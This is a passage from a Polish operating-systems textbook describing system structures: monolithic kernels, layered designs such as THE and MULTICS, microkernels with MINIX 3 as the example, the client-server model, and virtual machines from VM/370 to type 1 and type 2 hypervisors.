W systemach monolitycznych, które należą do najczęściej stosowanych, system operacyjny działa jako pojedynczy program w trybie jądra. Jest on napisany jako kolekcja procedur powiązanych ze sobą w jednowarstwowy, rozbudowany binarny program wykonywalny. W przypadku stosowania tej techniki każda procedura w systemie może wywołać dowolną inną, pod warunkiem że zapewnia ona wykonanie przydatnych obliczeń. Możliwość wywołania dowolnej procedury gwarantuje bardzo dużą wydajność, ale występowanie wielu tysięcy procedur, które bez ograniczeń wzajemnie się wywołują, często prowadzi do niezrozumiałego i trudnego do opanowania systemu. Ponadto awaria w dowolnej z tych procedur może doprowadzić do unieruchomienia całego systemu operacyjnego.


Aby utworzyć program obiektowy systemu operacyjnego w przypadku zastosowania tego podejścia, najpierw należy skompilować wszystkie procedury (lub pliki zawierające te procedury), a następnie skonsolidować je w pojedynczy wykonywalny plik, za pomocą systemowego programu konsolidującego (tzw. linkera). Przy takim podejściu praktycznie nie ma możliwości ukrywania informacji — każda procedura jest widoczna dla każdej innej procedury (w odróżnienu od struktury złożonej z modułów lub pakietów, gdzie większość informacji jest ukrytych wewnętrz modułów, a z zewnątrz modułu można wywołać jedynie oficjalnie wyznaczone punkty wejścia).

Tymczasem nawet systemy monolityczne mogą mieć określona strukturę. Żądania usług (wywołań systemowych) udostępnianych przez system operacyjny są realizowane poprzez umieszczenie parametrów w zdefiniowanym miejscu (np. na stosie), a następnie uruchomienie instrukcji pułapki. Instrukcja ta przełącza maszynę z trybu użytkownika do trybu jądra i przekazuje sterowanie do systemu operacyjnego, co na rysunku 1.17 pokazano jako krok 6. Następnie system operacyjny pobiera parametry i decyduje o tym, jakie wywołanie systemowe zostanie przeprowadzone. Następnie system odwołuje się do tabeli, która pod pozycją k zawiera wskaźnik do procedury realizującej wywołanie systemowe k (krok 7. na rysunku 1.17).

Organizacja ta sugeruje podstawową strukturę systemu operacyjnego.

1. Program główny wywołujący procedurę żądanej usługi.
2. Zbiór procedur usługowych realizujących wywołania systemowe.
3. Zbiór procedur narzędziowych wspomagających procedury realizujące usługi systemowe.

W takim modelu dla każdego wywołania systemowego istnieje jedna procedura obsługi, która je realizuje. Procedury narzędziowe wykonują działania wymagane przez niektóre procedury usługowe — np. pobieranie danych z programów użytkowników. Podział procedur na trzy warstwy pokazano na rysunku 1.21.



Rysunek 1.21. Prosty model struktury systemu monolitycznego

Oprócz rdzenia systemu operacyjnego ładowanego podczas rozruchu komputera wiele systemów operacyjnych obsługuje ładowalne rozszerzenia, takie jak sterowniki urządzeń wejścia-wyjścia oraz systemy plików. Komponenty te są ładowane na żądanie. W systemie UNIX określa się je jako *biblioteki współdzielone* (ang. *shared libraries*). W Windowsie są to tzw. *biblioteki ładowane dynamicznie* (ang. *Dynamic-Link Libraries — DLL*). Mają rozszerzenie *.dll*, a w katalogu *C:\Windows\system32* w systemach Windows jest ich grubo ponad tysiąc.

1.7.2. Systemy warstwowe

Uogólnieniem podejścia z rysunku 1.21 jest zorganizowanie systemu operacyjnego w postaci warstw. Każda kolejna warstwa bazuje na poprzedniej. Pierwszym systemem skonstruowanym według tej koncepcji był system THE zaprojektowany w Holandii w Technische Hogeschool Eindhoven przez Edsgera W. Dijkstrę [Dijkstra, 1968] i jego studentów. System THE był prostym systemem wsadowym dla komputera produkcji holenderskiej Electrologica X8, wyposażonego w 32 768 27-bitowych słów (w tamtym czasie koszt bitu był bardzo wysoki).

System składał się z sześciu warstw, co pokazano w tabeli 1.3. Warstwa 0 była odpowiedzialna za przydział procesora oraz przełączanie pomiędzy procesami w momencie przerwań lub upływu zadanych parametrów czasowych. Powyżej warstwy 0 system zawierał sekwencyjne procesy, z których każdy można było zaprogramować bez konieczności przejmowania się faktem, że na pojedynczym procesorze działa wiele procesów. Inaczej mówiąc, warstwa 0 zapewniała procesorowi podstawową obsługę wieloprogramowości.

Warstwa 1 była odpowiedzialna za zarządzanie pamięcią. Jej zadanie to przydzielanie miejsca dla procesów w pamięci głównej oraz w pamięci bieżnowej o pojemności 524 288 słów, gdzie znajdowały się fragmenty procesów (strony), dla których w pamięci głównej nie znalazło się miejsce. Powyżej warstwy 1 procesy nie musiały przejmować się tym, czy znajdowały się w pamięci głównej, czy na bieżnie. Oprogramowanie warstwy 1 zajmowało się tym, aby strony trafiały do pamięci głównej wtedy, kiedy były potrzebne.

Warstwa 2 obsługiwała komunikację pomiędzy każdym z procesów a konsolą operatora (tzn. użytkownikiem). Na bazie tej warstwy każdy proces miał własną konsolę operatorską. Warstwa 3 była odpowiedzialna za zarządzanie urządzeniami wejścia-wyjścia oraz buforowanie

Tabela 1.3. Struktura systemu operacyjnego THE

Warstwa	Funkcja
5	Operator
4	Programy użytkownika
3	Zarządzanie wejściem-wyjściem
2	Komunikacja pomiędzy operatorem a procesami
1	Zarządzanie pamięcią główną i bieżącą
0	Przydział procesora i wieloprogramowość

strumieni informacji przepływających pomiędzy nimi. Powyżej warstwy 3 każdy proces mógł posługiwać się abstrakcyjnymi urządzeniami wejścia-wyjścia z wygodnymi właściwościami zamiast urządzeniami fizycznymi z wieloma osobliwościami. W warstwie 4 działały programy użytkownika. Programy te nie musiały przejmować się zarządzaniem procesami, pamięcią, konsolą czy też operacjami wejścia-wyjścia. Proces operatora systemu był umieszczony w warstwie 5.

Dalsze uogólnienie koncepcji warstw zastosowano w systemie MULTICS. Zamiast warstw użyto w nim pojęcia pierścieni. System był złożony z szeregu koncentrycznych pierścieni. Wewnętrzne były bardziej uprzywilejowane od zewnętrznych (co jest równoznaczne ze strukturą warstw występującą w systemie THE). Kiedy procedura znajdująca się na zewnętrznym pierścieniu chciała wywołać procedurę w pierścieniu wewnętrznym, musiała wykonać odpowiednik wywołania systemowego — tzn. instrukcję TRAP. Przed faktyczną realizacją wywołania były uważnie sprawdzane jej parametry pod kątem poprawności. Choć w systemie MULTICS cały system operacyjny był częścią przestrzeni adresowej każdego z procesów użytkownika, sprzęt pozwalał na wyznaczanie indywidualnych procedur (właściwie segmentów pamięci) jako zabezpieczonych przed czytaniem, zapisywaniem lub uruchamianiem.

O ile schemat warstw występujący w systemie THE był w rzeczywistości jedynie pomocą projektową, ponieważ wszystkie części systemu były ze sobą połączone w pojedynczy program wykonywalny, o tyle w systemie MULTICS mechanizm pierścieni występował także w fazie działania programu i był wymuszany przez sprzęt. Zaleta mechanizmu pierścieni polega na tym, że można go łatwo rozszerzyć na strukturę podsystemów użytkowników; np. profesor może napisać program do testowania i oceniania programów studentów i uruchomić go w pierścieniu n , natomiast programy studentów działają w pierścieniu $n+1$, dzięki czemu studenci nie mogą zmieniać swoich ocen.

1.7.3. Mikrojądra

W systemach o budowie warstwowej, projektanci mogli zdecydować, gdzie należy wykreślić granicę jądro – użytkownik. Tradycyjnie wszystkie warstwy były umieszczane w jądrze, ale to nie było konieczne. W rzeczywistości można postarać się o to, aby w trybie jądra znalazło się jak najmniej funkcji, ponieważ błędy w jądrze mogą przyczynić się do natychmiastowej awarii całego systemu. Dla kontrastu procesy użytkownika można skonfigurować tak, by miały mniejsze możliwości. Dzięki temu występujące w nich błędy nie muszą być krytyczne.

Przeprowadzano wiele badań dotyczących liczby błędów przypadających na 1000 wierszy kodu, np. [Basili i Perricone, 1984], [Ostrand i Weyuker, 2002]. Gęstość błędów zależy od rozmiaru modułu, jego wieku oraz innych czynników, jednak w systemach przemysłowych przyjmuje się wartość 10 błędów na 1000 wierszy kodu. Oznacza to, że w monolitycznym systemie operacyjnym składającym się z 5 milionów wierszy kodu może występować około 50 tysięcy


błódów jądra. Oczywiście nie wszystkie są krytyczne. Niektóre błędy mogą dotyczyć np. wyświetlania nieprawidłowego komunikatu o błędzie w rzadko występującej sytuacji. Niemniej jednak systemy operacyjne są wystarczająco awaryjne, aby producenci komputerów wyposażyci je w przyciski *Reset* (często na przednim panelu). Zwróćmy uwagę, że nie zdecydowali się na to producenci odbiorników telewizyjnych, zestawów audio czy samochodów, mimo że na tych urządzeniach działa wiele oprogramowań.

Podstawowa idea projektu mikrojądra to dążenie do osiągnięcia wysokiej niezawodności poprzez podzielenie systemu operacyjnego na niewielkie, dobrze zdefiniowane moduły, z których tylko jeden — mikrojądro — działa w trybie jądra, natomiast pozostałe działają jako zwykłe procesy użytkownika o relatywnie małych możliwościach. W szczególności dzięki uruchomieniu każdego sterownika urządzenia i systemu plików jako oddzielnych procesów użytkownika, błąd w jednym z nich może doprowadzić do awarii tego komponentu, ale nie jest w stanie doprowadzić do awarii całego systemu. A zatem błąd w sterowniku dźwięku spowoduje zniekształcenia dźwięku lub jego zanik, ale nie spowoduje awarii komputera. Dla kontrastu w systemach monolitycznych, w których wszystkie sterowniki działają w jądrze, błąd w sterowniku dźwiękowym może spowodować odwołanie do nieprawidłowego adresu w pamięci i doprowadzić do natychmiastowego zatrzymania systemu.

Przez dziesięciolecia zaimplementowano i wdrożono wiele systemów operacyjnych o strukturze mikrojąder ([Accetta et al., 1986], [Haertig et al., 1997], [Heiser et al., 2006], [Herder et al., 2006], [Hildebrand, 1992], [Kirsch et al., 2005], [Liedtke, 1993, 1995, 1996], [Pike et al., 1992], [Zuberi et al., 1999]). Z wyjątkiem systemu OS X, który bazuje na mikrojądrze Mach [Accetta et al., 1986], w popularnych systemach operacyjnych komputerów typu desktop mikrojądra nie są używane. Jednakże występują one bardzo często w aplikacjach czasu rzeczywistego, przemyśle, lotnictwie oraz aplikacjach wojskowych o kluczowym znaczeniu i bardzo wysokich wymaganiach w zakresie niezawodności. Kilka spośród bardziej znanych systemów o strukturze mikrojądra to Integrity, K42, L4, PikeOS, QNX, Symbian i MINIX 3. Poniżej zwięźle opiszymy system MINIX 3, w którym do granic możliwości wykorzystano modularność — większą część systemu operacyjnego podzielono na szereg niezależnych procesów działających w trybie użytkownika. MINIX 3 jest zgodny ze standardem POSIX i dostępny za darmo (razem z kompletnym kodem źródłowym) w internecie, pod adresem www.minix3.org ([Giuffrida et al., 2012], [Giuffrida et al., 2013], [Herder et al., 2006], [Herder et al., 2009], [Hruby et al., 2013]).

Mikrojądro systemu MINIX 3 składa się tylko z około 3200 wierszy kodu w języku C oraz 800 wierszy kodu asemblera. Ten ostatni wykorzystano do implementacji niskopoziomowych funkcji, takich jak przechwytywanie przerwań i przełączanie procesów. Kod w języku C wykorzystano do zarządzania i szeregowania procesów, obsługi komunikacji między procesami (poprzez przesyłanie pomiędzy nimi komunikatów). W kodzie tym zaimplementowano również około 40 wywołań jądra, które umożliwiają wykonywanie zadań pozostałej części systemu operacyjnego. Wywołania te realizują takie funkcje jak przypisywanie procedur obsługi do przerwań, przenoszenie danych pomiędzy przestrzeniami adresowymi oraz instalowanie map pamięci dla nowych procesów. Strukturę procesów w systemie MINIX 3 pokazano na rysunku 1.22. Procedury obsługi wywołań jądra oznaczono etykietą *Sys*. Sterownik urządzenia dla zegara również znajduje się w jądrze, ponieważ mechanizm szeregowania ściśle z nim współpracuje. Wszystkie pozostałe sterowniki urządzeń działają jako oddzielne procesy użytkowników.

Poza jądem system ma strukturę trzech warstw procesów. Wszystkie one działają w trybie użytkownika. Najniższa warstwa zawiera sterowniki urządzeń. Ponieważ działają one w trybie użytkownika, nie mają fizycznego dostępu do przestrzeni portów wejścia-wyjścia i nie mogą



Rysunek 1.22. Uproszczona struktura systemu operacyjnego MINIX 3

bezpośrednio wydawać poleceń wejścia-wyjścia. Zamiast tego, w celu zaprogramowania urządzenia wejścia-wyjścia, sterownik buduje strukturę, w której są zapisane informacje o tym, jakie wartości mają być zapisane do poszczególnych portów wejścia-wyjścia, a następnie odwołuje się do jądra z żądaniem wykonania operacji zapisu. Takie podejście oznacza, że jądro może sprawdzić, czy sterownik zapisuje (lub odczytuje) dane z urządzenia wejścia-wyjścia, z którego ma prawo korzystać. W konsekwencji (i w odróżnieniu od projektu monolitycznego) błędnie działający sterownik dźwięku nie ma możliwościomylkowego zapisania danych na dysku.

Nad sterownikami znajduje się kolejna warstwa trybu użytkownika zawierająca serwery. Realizują one większość usług systemu operacyjnego. Jeden serwer plików (lub kilka serwerów) zarządza systemem plików, menedżer procesów tworzy, niszczy i zarządza procesami itd. Programy użytkownika uzyskują dostęp do usług systemu operacyjnego poprzez przesyłanie krótkich komunikatów do serwerów z żądaniem wywołań systemowych POSIX; np. proces, który chce wykonać operację odczytu, wysyła komunikat do jednego serwera plików z informacją o tym, co chce przeczytać.

Interesującą rolę spełnia *serwer reincarnacji*, którego zadaniem jest sprawdzanie, czy inne serwery i sterowniki działają prawidłowo. W przypadku wykrycia, że serwer lub sterownik działają wadliwie, są one automatycznie zastępowane bez konieczności interwencji użytkownika. W ten sposób system realizuje funkcję samonaprawy i może osiągnąć wysoki stopień niezawodności.

System podlega wielu restrykcjom, które ograniczają możliwości każdego z procesów. Jak wspomniano wcześniej, sterowniki mogą używać tylko autoryzowanych portów wejścia-wyjścia. Dostęp do wywołań jądra również jest kontrolowany na poziomie procesu, podobnie jak zdolność wysyłania komunikatów do innych procesów. Procesy mogą również przydzielać ograniczone uprawnienia dla innych procesów, tak aby jądro mogło uzyskać dostęp do ich przestrzeni adresowej; np. system plików może udzielić uprawnienia sterownikowi dysku do zlecenia jądru umieszczenia przeczytanego bloku dyskowego pod wskazanym adresem w przestrzeni adresowej systemu plików. Efekt tych ograniczeń jest taki, że każdy sterownik i serwer ma tylko takie uprawnienia, aby wykonać swoją pracę i nic więcej. W ten sposób możliwość zniszczeń, jakich może dokonać błędnie działający komponent, jest znacznie ograniczona.

Idea w pewnym stopniu powiązana z minimalnym jądrem jest umieszczenie w jądrze *mechanizmu* wykonywania jakiejś operacji, przy czym *strategia* pozostała poza jądem. Aby lepiej wyjaśnić tę tezę, rozważmy szeregowanie procesów. Stosunkowo prosty algorytm szeregowania polega na przypisaniu priorytetu do każdego procesu, a następnie na powierzeniu jądu uru-


chomienia procesu o najwyższym priorytecie. Mechanizm — umieszczony w jądrze — wyszukuje proces o najwyższym priorytecie i go uruchamia. Strategia — przypisywanie priorytetów procesom — może być realizowana przez procesy działające w trybie użytkownika. W ten sposób można rozdzielić strategię od mechanizmu, przez co można zmniejszyć rozmiary jądra.

1.7.4. Model klient-serwer

Odmianą idei mikrojądra jest rozróżnienie dwóch klas procesów — *serwerów*, z których każdy udostępnia pewne usługi, oraz *klientów*, które korzystają z tych usług. Model ten jest znany jako układ *klient-serwer*. Często najniższą warstwą jest mikrojądro, ale nie jest to obowiązkowe. Sedno tego modelu polega na istnieniu procesów-klientów i procesów-serwerów.

Komunikacja pomiędzy klientami a serwerami często odbywa się poprzez przekazywanie komunikatów. Aby uzyskać usługę, proces-klient tworzy komunikat z informacją o tym, czego chce, i przesyła go do odpowiedniej usługi. Usługa wykonuje pracę i przesyła odpowiedź. Jeśli klient i serwer działają na tej samej maszynie, możliwe są pewne optymalizacje, ale ogólnie rzecz biorąc, są pomiędzy nimi przekazywane komunikaty.

Oczywistym uogólnieniem tej koncepcji jest uruchomienie klientów i serwerów na różnych komputerach połączonych ze sobą lokalną lub rozległą siecią, tak jak pokazano na rysunku 1.23. Ponieważ klienci komunikują się z serwerami poprzez przesyłanie komunikatów, klienci nie muszą wiedzieć, czy komunikaty są obsługiwane lokalnie na ich własnych maszynach, czy też są one przesyłane w sieci do serwerów na zdalnej maszynie. Jeśli chodzi o klienta, w obydwu przypadkach zachodzą te same zdarzenia: wysyłane są żądania, a następnie powracają odpowiedzi. Tak więc model klient-serwer jest abstrakcją, którą można wykorzystać dla pojedynczej maszyny lub dla sieci.



Rysunek 1.23. Model klient-serwer w sieci

Ostatnio rośnie liczba systemów, w których użytkownicy posługują się swoimi domowymi komputerami PC jako klientami, natomiast duże maszyny działające w trybie zdalnym spełniają rolę serwerów. W ten sposób działa większość systemów w internecie. Komputer PC wysyła żądanie strony WWW do serwera. W odpowiedzi serwer przesyła żadaną stronę. Jest to typowe zastosowanie modelu klient-serwer w sieci.

1.7.5. Maszyny wirtualne


Pierwsze wersje systemu operacyjnego OS/360 były systemami czysto wsadowymi. Niemniej jednak wielu użytkowników systemów 360 oczekiwano możliwości interaktywnej pracy przy terminalu. W związku z tym pewne grupy projektantów, zarówno z firmy IBM, jak i z zewnętrz, postanowiły napisać system operacyjny z podziałem czasu. Oficjalny system z podziałem czasu firmy IBM — TSS/360 — opublikowano z opóźnieniem. Kiedy wreszcie się pojawił, był zbyt

duży i zbyt wolny. W związku z tym zaledwie kilka ośrodków zdecydowało się na przejście na ten system. Ostatecznie wycofano się z tego projektu w momencie, gdy koszty prac nad nim pochłonęły około 50 milionów dolarów [Graham, 1970]. Jednak w należącym do IBM ośrodku Scientific Center w Cambridge w stanie Massachusetts opracowano zupełnie odmienny system, który firma IBM ostatecznie zaakceptowała jako swój produkt. Liniowy potomek tego systemu, znany pod nazwą *z/VM*, jest obecnie powszechnie używany we współczesnych komputerach mainframe firmy IBM — maszynach *zSeries*. Są one używane w wielu dużych ośrodkach obliczeniowych, np. w roli serwerów e-commerce obsługujących setki lub tysiące transakcji na sekundę i korzystających z baz danych o rozmiarach rzędu milionów gigabajtów.

VM/370

System ten, pierwotnie znany jako CP/CMS i później przemianowany na VM/370 [Seawright i MacKinnon, 1979], bazował na prostej obserwacji: system z podziałem czasu udostępnia (1) funkcję wieloprogramowości oraz (2) rozszerzoną maszynę z wygodniejszym interfejsem od tego, który oferuje sprzęt. Sedno systemu VM/370 polega na całkowitym odseparowaniu tych dwóch funkcji.

Serce systemu — *monitor maszyny wirtualnej* — działa bezpośrednio na sprzęcie i realizuje funkcję wieloprogramowości, dostarczając do wyższej warstwy (rysunek 1.24) nie jednej, ale kilku maszyn wirtualnych. Jednak w odróżnieniu od wszystkich innych systemów operacyjnych te maszyny wirtualne nie są maszynami rozszerzonymi z plikami i innymi wygodnymi mechanizmami. Zamiast tego są to dokładne kopie czystego sprzętu, włącznie z trybami jądra i użytkownika, wejściem-wyjściem, przerwaniami i wszystkim, w co jest wyposażona maszyna fizyczna.



Rysunek 1.24. Struktura systemu operacyjnego VM/370 z CMS

Ponieważ każda maszyna wirtualna jest identyczna z fizycznym sprzętem, na każdej może działać dowolny system operacyjny zdolny do działania na maszynie fizycznej. Na różnych maszynach wirtualnych mogą działać różne systemy operacyjne (i często tak właśnie jest). W oryginalnym systemie VM/370 na niektórych maszynach wirtualnych działał system OS/360 lub jeden z innych dużych wsadowych systemów operacyjnych albo systemów przetwarzania transakcji, natomiast na innych działał jednoużytkownikowy, interaktywny system o nazwie **CMS** (*Conversational Monitor System*), przeznaczony do interaktywnej obsługi użytkowników systemów z podziałem czasu. Ten drugi system był popularny wśród programistów.

Kiedy program CMS uruchamiał wywołanie systemowe, było ono przechwytywane przez system operacyjny w jego własnej maszynie wirtualnej, a nie przez system VM/370 — tak jakby program działał na maszynie fizycznej, a nie wirtualnej. Następnie system CMS wydawał normalne sprzętowe instrukcje wejścia-wyjścia do czytania dysku wirtualnego lub wykonania innych operacji niezbędnych do realizacji wywołania. Te instrukcje wejścia-wyjścia były przechwytywane przez system VM/370, który następnie wykonywał je jako część symulacji fizycznego

sprzętu. Dzięki całkowitemu odseparowaniu funkcji wieloprogramowości i udostępnieniu rozszerzonej maszyny każda z części mogła być znacznie prostsza, bardziej elastyczna i o wiele łatwiejsza w utrzymaniu.

Współczesne wcielenie VM/370 — system z/VM — jest zwykle używany raczej do uruchamiania wielu kompletnych systemów operacyjnych zamiast okrejonych jednoużytkownikowych systemów, takich jak CMS. Komputery zSeries np. są zdolne do uruchomienia jednej lub kilku linuksowych maszyn wirtualnych razem z tradycyjnymi systemami IBM.

Powrót maszyn wirtualnych


Choć firma IBM posługuje się maszynami wirtualnymi od czterech dziesięcioleci, a kilka innych firm, łącznie z Sun Microsystems i Hewlett-Packard, ostatnio dodało obsługę maszyn wirtualnych w swoich serwerach korporacyjnych, idea wirtualizacji do niedawna była w większości ignorowana w świecie komputerów PC. Jednak w ciągu ostatnich kilku lat, w związku z powstaniem nowych potrzeb, którym towarzyszyły nowe oprogramowanie i nowe technologie, maszyny wirtualne stały się ważną technologią.

Najpierw potrzeby. W wielu firmach serwery pocztowe, serwery WWW, serwery FTP i inne serwery tradycyjnie działały na oddzielnych komputerach, często pod kontrolą różnych systemów operacyjnych. W tych firmach wirtualizację zaczęto postrzegać jako sposób uruchomienia ich wszystkich na tej samej maszynie — bez obaw, że awaria jednego serwera spowoduje awarię reszty,

Wirtualizacja jest również popularna w świecie hostingu WWW. Bez niej klienci hostingu webowego są zmuszeni do wybierania pomiędzy *współdzielonym hostingiem* (otrzymują tylko konto logowania na serwerze WWW, ale nie mają kontroli nad oprogramowaniem serwera) a hostingiem dedykowanym (otrzymują własną maszynę, która jest bardzo elastyczna, ale w przypadku średnich i małych ośrodków WWW koszty takiego rozwiązania są niewspółmiernie wysokie). Kiedy firma hostingowa oferuje do wynajęcia maszyny wirtualne, na pojedynczej maszynie fizycznej może działać wiele maszyn wirtualnych, a każda z nich zachowuje się tak, jakby była maszyną fizyczną. Klienci, którzy wynajmą maszynę wirtualną, mogą korzystać z takiego systemu operacyjnego i oprogramowania, z jakiego chcą, za część kosztów dedykowanego serwera (ponieważ ta sama maszyna fizyczna w tym samym czasie obsługuje wiele maszyn wirtualnych).

Wirtualizacja znajduje również zastosowanie wśród użytkowników, którzy jednocześnie chcą korzystać z dwóch lub większej liczby systemów operacyjnych — np. z Windowsa i Linuksa — ponieważ niektóre z ich ulubionych pakietów aplikacji działają w jednym systemie, natomiast inne — w drugim. Sytuację tę zilustrowano na rysunku 1.25(a), na którym odzwierciedlono proces przemianowania w ostatnich latach pojęcia „monitor maszyny wirtualnej” na *hipernadzorca typu 1*. Termin ten jest dziś powszechnie używany ze względu na to, że nazwa „monitor maszyny wirtualnej” wymaga wcisnięcia większej liczby klawiszy, niż wynosi akceptowana dziś norma. Należy jednak zwrócić uwagę, że wielu autorów używa tych określeń zamiennie.

Teraz oprogramowanie. Chociaż nikt nie podawał w wątpliwość atrakcyjności maszyn wirtualnych, problemem była implementacja. Aby w komputerze mogło działać oprogramowanie maszyny wirtualnej, jego procesor musi obsługiwać wirtualizację [Popek i Goldberg, 1974]. Oto jak w skrócie wygląda ten problem. Kiedy system operacyjny działający na maszynie wirtualnej (w trybie użytkownika) uruchamia uprzywilejowaną instrukcję, np. modyfikuje rejestr PSW lub wykonuje operację wejścia-wyjścia, istotne znaczenie ma to, aby sprzęt przechwycił



Rysunek 1.25. (a) Hipernadzorca typu 1; (b) czysty hipernadzorca typu 2; (c) hipernadzorca typu 2 w praktyce

monitor maszyny wirtualnej, tak by instrukcje mogły być emulowane programowo. W niektórych procesorach — w tym w procesorze Pentium, jego poprzednikach i klonach — próby uruchamiania uprzywilejowanych instrukcji w trybie użytkownika są ignorowane. W związku z tą cechą uruchamianie maszyn wirtualnych na tym sprzęcie było niemożliwe, co wyjaśnia brak zainteresowania wirtualizacją w świecie komputerów x86. Oczywiście były interpretery dla procesora Pentium działające w systemach Pentium (np. *Bochs*), ale z powodu obniżonej wydajności nie nadawały się do poważnej pracy.

Ta sytuacja zmieniała się w efekcie kilku akademickich projektów badawczych prowadzonych w latach dziewięćdziesiątych; w szczególności znaczące efekty przyniósł projekt Disco prowadzony na Uniwersytecie Stanforda [Bugnion et al., 1997], a także projekt Xen prowadzony na Uniwersytecie Cambridge [Barham et al., 2003]. Doprowadziły one do powstania produktów komercyjnych (np. VMware Workstation i Xen) oraz odrodzenia się zainteresowania maszynami wirtualnymi. Oprócz systemów VMware i Xen popularnymi systemami typu hipernadzorca są dziś KVM (dla jądra Linux), VirtualBox (firmy Oracle) oraz Hyper-V (firmy Microsoft).

W wyniku przeprowadzenia niektórych spośród tych wczesnych projektów badawczych poprawiła się wydajność takich interpreterów jak *Bochs*. Poprawę osiągnięto dzięki tłumaczeniu bloków kodu „w locie”, zapisywaniu ich wewnętrznej pamięci podręcznej, a następnie ponownym ich wykorzystywaniem, w przypadku gdy były ponownie uruchamiane. Poprawa wydajności była na tyle znacząca, że powstały tzw. *symulatory maszyn* (rysunek 1.25(b)). Chociaż zastosowanie tej techniki (znanej jako *tłumaczenie binarne* — ang. *binary translation*) poprawiło sytuację, to uzyskane w ten sposób systemy, choć były wystarczająco dobre, by publikować dokumenty na ich temat na konferencjach naukowych, wciąż nie działały na tyle szybko, aby korzystać z nich w środowiskach komercyjnych, w których wydajność odgrywa kluczową rolę.

Kolejnym krokiem na drodze do poprawy wydajności było dodanie modułu jądra, którego zadaniem było wykonanie „zgrubnego liftingu”; jego miejsce zaprezentowano na rysunku 1.25(c). W praktyce wszystkie współcześnie dostępne na rynku systemy typu hipernadzorca, takie jak VMware Workstation, korzystają z opisanej strategii hybrydowej (a także z wielu innych ulepszeń). Wszyscy nazywają je *hipernadzorcami typu 2*, dlatego (z pewną niechęcią) również będziemy używać tej nazwy w dalszej części książki. Wolelibyśmy nazywać je hipernadzorcami typu 1.7, ponieważ ta nazwa odzwierciedla fakt, że nie są one w pełni programami trybu użytkownika. Szczegółowy opis działania systemu VMware Workstation oraz jego części zamieszczono w rozdziale 7.

W praktyce prawdziwą różnicę pomiędzy hipernadzorcą typu 1 a hipernadzorcą typu 2 jest to, że hipernadzorca typu 2 do tworzenia procesów, zapisywania plików itp. wykorzystuje *system operacyjny gospodarza* i jego system plików. Hipernadzorca typu 1 nie ma takiego wsparcia i wszystkie te operacje musi realizować samodzielnie.

Po uruchomieniu hipernadzorca typu 2 czyta instalacyjną płytę CD-ROM (lub obraz płyty) wybranego **systemu operacyjnego-goszcia** i instaluje wirtualny dysk, który jest po prostu dużym plikiem w systemie plików systemu operacyjnego gospodarza. Hipernadzorca typu 1 nie może tego zrobić, ponieważ nie ma dostępu do systemu operacyjnego gospodarza, gdzie mógłby przechowywać pliki. Musi samodzielnie zarządzać własną pamięcią masową na surowej partycji dyskowej.

Podczas rozruchu system operacyjny gościa wykonuje te same czynności, które wykonuje fizyczny sprzęt, zwykle uruchamia pewne procesy tła, a następnie interfejs GUI. Z punktu widzenia użytkownika system operacyjny gościa zachowuje się tak samo, jakby działał na maszynie fizycznej, mimo że w tym przypadku tak nie jest.

Innym sposobem postępowania z instrukcjami sterującymi jest zmodyfikowanie systemu operacyjnego w taki sposób, by były usuwane. Takie podejście nie jest rzeczywistą wirtualizacją, ale *paravirtualizacją*. Wirtualizację opiszymy bardziej szczegółowo w rozdziale 7.

Maszyna wirtualna Javy

